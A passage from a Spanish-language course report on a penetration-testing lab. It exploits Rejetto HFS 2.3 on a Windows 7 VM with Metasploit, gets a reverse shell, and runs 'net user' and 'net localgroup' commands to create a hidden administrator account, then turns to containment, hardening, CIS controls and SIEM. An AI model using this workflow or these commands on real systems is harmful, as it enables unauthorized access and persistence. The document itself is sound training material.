
Ilustración 24. Configuración de opciones de Exploit.



Fuente: Elaboración propia.

Se comprueban las opciones configuradas, comando “show options”.


Ilustración 25. Opciones del exploit configuradas.



Fuente: Elaboración propia.

Luego de configuradas las opciones se ejecuta el comando “exploit” para iniciar el ataque y obtener acceso sobre el objetivo.


Ilustración 26. Ejecución de exploit.



Fuente: Elaboración propia.

Se obtiene acceso a meterpreter y a una Shell de comandos de la MV Windows. Se ejecuta el comando “sysinfo” con el cual se visualiza información como la versión del sistema operativo, dominio al cual pertenece, tipo de arquitectura, etc. Para iniciar la línea de comandos del objetivo se ejecuta “shell”.

Ilustración 27. Ejecución de Shell en el objetivo.




Fuente: Elaboración propia.

2.9.4 Post-Explotación.

Seguido a obtener el acceso sobre el objetivo se realizan las tareas de post-explotación, en este caso se genera un usuario de sistema con privilegios de administrador.

Ilustración 28. Shell de windows reversa.



Fuente: Elaboración propia.


Con el acceso sobre la Shell de Windows se puede realizar la ejecución de comandos del sistema, en este caso se verifican los usuarios del sistema creados “net user”.

Ilustración 29. Listar usuarios en Windows.

Fuente: Elaboración propia.

Se adiciona un usuario de sistema en Windows 7, comando “net user MIGUELTORRES1 /add”.

Ilustración 30. Insertar usuario.



Fuente: Elaboración propia.


Se verifica que el usuario fue creado “net user”.

Ilustración 31. Listar usuario creado.

Fuente: Elaboración propia.

Desde el sistema operativo de la máquina objetivo se puede comprobar los usuarios creados con el “Administrador de equipos” de opciones del sistema.


Ilustración 32. Administración de equipos.



Fuente: Elaboración propia.

Desde la Shell obtenida en la máquina atacante se ejecuta “net localgroup” para listar los grupos de usuarios y privilegios del sistema windows.

Ilustración 33. Lista de grupos en Windows.




Fuente: Elaboración propia.

2.9.5 Escalada de privilegios

Se realiza la escalada de privilegios agregando el usuario recién creado “MIGUELTORRES1” al grupo de administradores del equipo local, comando “net localgroup administradores MIGUELTORRES1 /add”.


Ilustración 34. Escalada de privilegios.



Fuente: Elaboración propia.

Se puede verificar en la máquina Windows mediante el Administrador de equipos que efectivamente el usuario “MIGUELTORRES1” fue ingresado al grupor de administradores.

Ilustración 35. Usuarios del grupo de administradores.



Fuente: Elaboración propia.

2.10 INFORMACIÓN Y DATOS DE UTILIDAD EN LA EJECUCIÓN

De acuerdo con el documento anexo en el material previsto por el curso, se observan varios datos que fueron de utilidad en la realización del test de intrusion de REDTEAM.

- Software Rejetto. Esta información fue relevante para determinar que podría tratarse de un software con una vulnerabilidad conocida, adicionalmente en el documento se especifica la version de dicho software, al realizar la búsqueda en internet sobre “Rejetto”, junto con su versión, se obtienen resultados que indican que se tratan de un “CVE-2014-6287” que es una vulnerabilidad sobre la ejecución de comandos remotos porque no puede manejar bytes nulos.

- Sistema operativo Windows 7. El sistema operativo objetivo por tratarse de un SO que ya tiene muchos años de lanzado y por estar fuera de soporte por parte del desarrollador Microsoft, posee varios huecos de seguridad que son comúnmente conocidos y expuestos públicamente en internet.

- Exploit Metasploit Framework. Esta herramienta de software de Pentesting Ético posee una base de datos muy completa sobre los CVE’s conocidos, por lo cual fue muy útil emplearla para realizar la búsqueda de los posibles Exploits relacionados con Rejetto.

- Escalada de Privilegios. Mediante la información obtenida de la guía anexa, en relación con la posibilidad de obtener una Shell reversa sobre el sistema operativo objetivo se realiza la búsqueda de comandos a ejecutar desde el CMD de windows para la creación de usuarios del sistema y como adicionarlos a los grupos de seguridad privilegiados.

2.10.1 Software empleado en el ataque.

El software empleado para perpetrar la intrusión y obtener la Shell reversa sobre el sistema Windows 7 fue:


- Kali Linux.
- Nmap.
- Metasploit Framework.
- Rejetto v2.3.
- Windows 7.
- Shell de comandos de Windows.

2.11 EXPLICACIÓN DEL ATAQUE

La intrusion realizada sobre el sistema Windows 7 es un claro ejemplo de como se pueden ejecutar comandos del sistema para generar un hueco de seguridad con la creación de usuarios privilegiados de forma remota y aprovechando la vulnerabilidad de un software no controlado.

La ejecución del ataque fue posible gracias a que se conocía de primera fuente que se ejecutaba en la máquina objetivo el software Rejetto v2.3 el cual presenta fallas en su desarrollo, se realiza una conexión remota sobre el servidor de archivos HFS mediante el protocolo HTTP, se inicia un servidor de escuche en la maquina con Kali Linux para obtener una conexión inversa de Shell sobre el objetivo. A través de la Shell inversa se ejecutan comandos sin que el usuario del sistema Windows 7 pueda advertir la presencia de un atacante.

Ilustración 36. Modelo de intrusión.



Fuente: Elaboración propia.

2.12 CONTENCIÓN DE UN ATAQUE EN TIEMPO REAL

Ante las situaciones evidenciadas sobre el ciberataque ejecutado en el computador con Windows 7 de la organización WhiteHouse Security, se debe realizar:

- Identificación del tipo de intrusión e interrupción de los ataques que ya están en marcha, aislar el equipo informático de la red lo antes posible.

- Ejecutar e implementar las defensas perimetrales, como los firewalls, para ayudar a detener los nuevos intentos de ataque y para bloquear el acceso de los dominios o IPs maliciosas de donde procede la intrusión.

- Implementar políticas de confianza cero (denegar el acceso a los recursos digitales de la empresa) para evitar los nuevos intentos de acceder a la red y a los sistemas informáticos de la organización y ante la posibilidad de que provenga de un usuario interno o de otro sistema.

- Activar el escaneo de forma inmediata en el software antivirus sobre todos los computadores de la organización, para eliminar una posible propagación de la amenaza.

- Ejecutar tareas de mantenimiento y actualización del software instalado en los computadores, dispositivos de red y equipos de seguridad perimetral con el fin de obtener las ultimas actualizaciones y parches de seguridad para

sobre llevar eficazmente las vulnerabilidades de software conocidas y que podrían ser explotadas de nuevo.

- Establecer un programa de monitoreo de la red y de las computadoras para la detección e identificación de actividades sospechosas, que contenga un sistema de alertas inmediatas.

- Establecer de forma inmediata el cambio de contraseñas mediante una política de seguridad de contraseñas que asegure que las claves sean lo bastante complejas para evitar ser violadas.

2.13 ENDURECIMIENTO EN SEGURIDAD INFORMÁTICA

Las medidas de seguridad para fortalecer el entorno cibernético en WhiteHouse Security, y en general en todas las organizaciones, corresponden principalmente a las siguientes consideraciones:

- Mantener los sistemas actualizados. Garantizar que todo el software instalado en los equipos computacionales y los sistemas operativos de estos estén actualizados en sus ultima versiones, así mismo verificar la instalación soluciones de protección, como antivirus de punto final y que sus bases de datos de virus se encuentren al día.

- Fortalecer la infraestructura tecnológica y de red mediante la implementación de soluciones como Firewall perimetral, Sistemas de Detección y prevención de Intrusiones.

- En las comunicaciones y accesos de origen externo proteger los canales de comunicación con la instalación de VPNs.

- Definir e implantar políticas de contraseñas seguras. Es relevante llevar poner en práctica una correcta gestión de las contraseñas, determinando la periodicidad en la que se debe modificar las contraseñas y generar contraseñas con la complejidad necesaria para que sean seguras.

- Capacitación y formación para empleados. Es requerido que las organizaciones dispongan de personal con la suficiente formación en temas de ciberseguridad y en el uso de las tecnologías de TI para prevenir cualquier ataque informático, por ejemplo, realización de campañas de phishing para empleados, implementación de capacitación en concientización sobre seguridad, etc.

- Software Antivirus y EDR. Como en el caso de estudio la intención de la mayoría de los piratas informáticos de hoy en día es la de instalar malware en secreto en los puntos finales de usuario ocasionando una afectación rápida sobre toda la organización, en consecuencia se debe tener cuidado con todos los archivos contenidos en las computadoras y en general sobre todos los equipos, la instalación de software antivirus y de software de detección y respuesta de endpoints (EDR) proporciona una capa adicional de protección.

- Definir e implantar políticas de copia de seguridad. Para impedir en menor medida la sustracción de información, es necesario que siempre se tenga una copia de respaldo de toda la información por cualquier cosa que pudiera ocurrir, estas copias de seguridad se deben realizar periódicamente y sobre aquella información que es de vital importancia para las operaciones de la empresa y su funcionamiento.

- Implementación de un servidor o software de proxy. Los empleados y usuarios de la red interna en las organizaciones realizan sus funciones empleando diferentes sitios web de Internet, en ocasiones se deben realizar descargas de archivos referentes a su labor, algunas de las descargas pueden provenir de sitios no seguros, a razón de esto, se requiere establecer las medidas de seguridad pertinentes para que los usuarios con desconocimiento ingresen a sitios WEB no confiables, con la implantación de servidores de proxy se puede controlar y denegar de ser necesario, las conexiones a sitios con contenidos catalogados como no seguros.

- Implementación de gestión de eventos e información de seguridad (SIEM)[5]. De acuerdo con la finalidad de un SIEM, este permite que el personal de TI se anticipe a los ataques antes de que ocurran o mientras que ocurren, lo que establece tiempos de respuesta reducidos en la contención de incidentes.

- Robustecer la protección de correo electrónico y la detección de correo no deseado. Utilizar una solución de correo electrónico corporativo que tenga protección antivirus habilitada para el correo electrónico entrante y saliente. Habilitar los módulos de filtrado para spam y concientizar a los empleados para que auto informen sobre los correos electrónicos de phishing.

[5] PURPLESEC. How To Prevent Cyber Attacks & Threats. PurpleSec [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://purplesec.us/resources/prevent-cyber-attacks/>.

2.14 EQUIPO DE RESPUESTA DE INCIDENTES VS BLUE TEAM

Blue Team	***Equipo de Respuesta Ante Incidentes***
Recopila datos para documentar todo lo que debe protegerse y realiza una evaluación de riesgos. *Se preparan para reaccionar ante un incidente de seguridad, para identificar lo que sucedió cuando ocurrió el incidente.* *Aísla al atacante y reduce la contención del impacto.* *Erradica el acceso del adversario y restaura la normalidad de la operación.* *Documenta las lecciones aprendidas.*	Gestiona todos los incidentes de seguridad que afectan a una organización de manera oportuna y eficaz[6]. Analiza las amenazas con herramientas de inteligencia de amenazas para agregar más información sobre los actores de amenazas. Cuando se detecta un incidente, actúa de inmediato para contener la amenaza. Capacita al personal de seguridad y a otras personas de la organización sobre las mejores prácticas de seguridad.

Fuente: El autor

2.15 JUSTIFICACIÓN DE TRABAJAR CON CIS EN BLUE TEAM

El Centro para la Seguridad en Internet es una organización impulsada por la comunidad, responsable de CIS Controls® y CIS Benchmarks™[7], estos dan a conocer las prácticas reconocidas a nivel mundial para incrementar la seguridad de los sistemas, redes e infraestructuras de las organizaciones. El CIS desarrolla ininterrumpidamente estándares y establecen productos y servicios para proteger de manera continua y anticipada acciones en contra de las amenazas nacientes.

Los equipos de seguridad Blue Team están especializados en analizar y comprender los comportamientos de los sistemas de las empresas. Además, analizan el comportamiento de las redes y de los usuarios, brindando la capacidad de descubrir eficazmente cualquier incidente de ciberseguridad que surja. Para realizar su función es posible que necesiten de fuentes de información que le permitan obtener, aplicar e implementar las mejores prácticas reconocidas a nivel mundial para proteger los sistemas de TI y los datos de las instituciones, para ello es muy importante que trabajen en línea y siguiendo las recomendaciones del Centro de Seguridad en Internet CIS.

[6] CYNET. What Is a Computer Security Incident Response Team (CSIRT)? Cynet [página web]. [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.cynet.com/incident-response/what-is-a-computer-security-incident-response-team-csirt/>.
[7] CIS. About us - CIS®. CIS [página web]. [Consultado el 26, marzo, 2023]. Disponible en Internet: <https://www.cisecurity.org/about-us>.

Los estándares de CIS apoyan el actuar de los Blue Team proporcionándoles las mejores prácticas de seguridad que pueden utilizar para fortalecer su postura de ciberseguridad. La comunidad de CIS conformada por miles de profesionales de la ciberseguridad de todo el mundo, utilizan los Controles CIS y contribuyen a su desarrollo a través de un proceso de consenso comunitario.

En la configuración de sistemas de manera segura los Blue Team, acceden a un conjunto efectivo y completo de recursos y herramientas de seguridad cibernética dispuesta por la comunidad de CIS, también llamados controles de CIS o los puntos de referencia de CIS. Con estas herramientas y estándares puede realizarse un seguimiento del cumplimiento sobre marcos de trabajo internacionales, se protegen los sistemas con más de 100 guías de configuración.

2.16 FUNCIONES Y CARACTERÍSTICAS SIEM

Los equipos de SIEM permiten la gestión y administración de eventos de la ciberseguridad informática[8], mediante la detección de amenazas, advierten sobre el cumplimiento de incidentes de seguridad en tiempo real. Gracias al análisis y a la recopilación de diversos eventos sobre la red, evalúa la seguridad en comparación con fuentes diversas de datos.

La principal función de SIEM es la de ayudar los administradores de seguridad y TI de las instituciones a identificar las amenazas factibles, y las debilidades de seguridad previamente a que tengan la posibilidad de corromper la disponibilidad y operaciones de la empresa. SIEM, mediante la inteligencia artificial identifica las anomalías en el comportamiento del usuario, también automatiza la mayoría de los procedimientos relacionados con el descubrimiento de amenazas y las contramedidas a incidentes.

2.16.1 Características de SIEM

Gestión de registros. SIEM recopila datos de los sistemas y sus sucesos, registros de aplicaciones, los registros de usuarios, información y tráfico de las redes, almacenándola y analizándola en tiempo real, esto aporta a los profesionales de seguridad TI la capacidad de gestión automatizada sobre los eventos y los datos de trafico de los sistema y equipos de red, todo sobre una sola herramienta unificada.

Comparación y análisis de eventos. SIEM realiza la identificación y análisis de patrones sobre los datos recopilados con técnicas avanzadas, también llamado

[8] SWANAGAN, Michael. SIEM Solutions: How It Works, Benefits, & Popular Tools | PurpleSec. PurpleSec [página web]. [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://purplesec.us/siem-solutions/>.

correlación de eventos, actualmente tienen inteligencia integrada que puede detectar eventos y límites de umbral configurables por un período de tiempo determinado, junto con resúmenes e informes personalizables. Los SIEM más avanzados ahora están incorporando la inteligencia artificial para alertar sobre el análisis de comportamiento y patrones.

Monitoreo de incidentes. La gestión realizada por los SIEM es centralizada en la infraestructura local de la organización y puede extenderse hacia los recursos en la nube de esta, permite que se monitoree en diversos dispositivos los incidentes de seguridad, las aplicaciones y usuarios también son objeto de su alcance, clasificando el comportamiento no convencional a medida que se analizan los dispositivos de red.

Alertas de seguridad. SIEM realiza la notificación de alertas inmediatamente son identificadas, de esta forma el personal de TI puede tomar las medidas pertinentes de mitigación antes de que se materialice en situaciones que comprometan la seguridad organizacional.

Gestión de cumplimiento e informes. Las soluciones SIEM facilitan la recopilación de datos para verificar el cumplimiento de la organización con respecto a normatividad y estándares que deba cumplir.

Las implementaciones SIEM facilitan la generación de informes enfocados en el cumplimiento de normatividades tales como la de Seguridad de Datos para la Industria de Tarjeta de Pago (PCI-DSS)[9], el Reglamento General de Protección de Datos (GDPR) y otros modelos de cumplimiento, detectando posibles infracciones de manera oportuna para ser mitigadas efectivamente.

2.17 HERRAMIENTAS PARA CONTENER ATAQUES INFORMÁTICOS

2.17.1 Kali Linux

Es un artefacto de ciberseguridad de código libre basado en Linux y especialmente construida para pruebas de penetración. Como parte del proyecto de la distribución Debian, Kali Linux es estable, seguro y está disponible gratuitamente. Kali viene con más de 600 herramientas de prueba de penetración que están preinstaladas, lo que proporciona seguridad adicional para los sistemas. En el caso de estudio permite que los grupos de seguridad Blue Team identifiquen las posibles vulnerabilidades del entorno de TI de la organización, así mismo, permiten proponer mejoras en la

[9] COLABORADORES DE LOS PROYECTOS WIKIMEDIA. PCI DSS - Wikipedia, la enciclopedia libre. Wikipedia, la enciclopedia libre [página web]. (4, agosto, 2008). [Consultado el 25, marzo, 2023]. Disponible en Internet: <https://es.wikipedia.org/wiki/PCI_DSS>.

seguridad a través del reconocimiento de riesgos de ciberseguridad en la infraestructura tecnológica.

2.17.2 WireShark

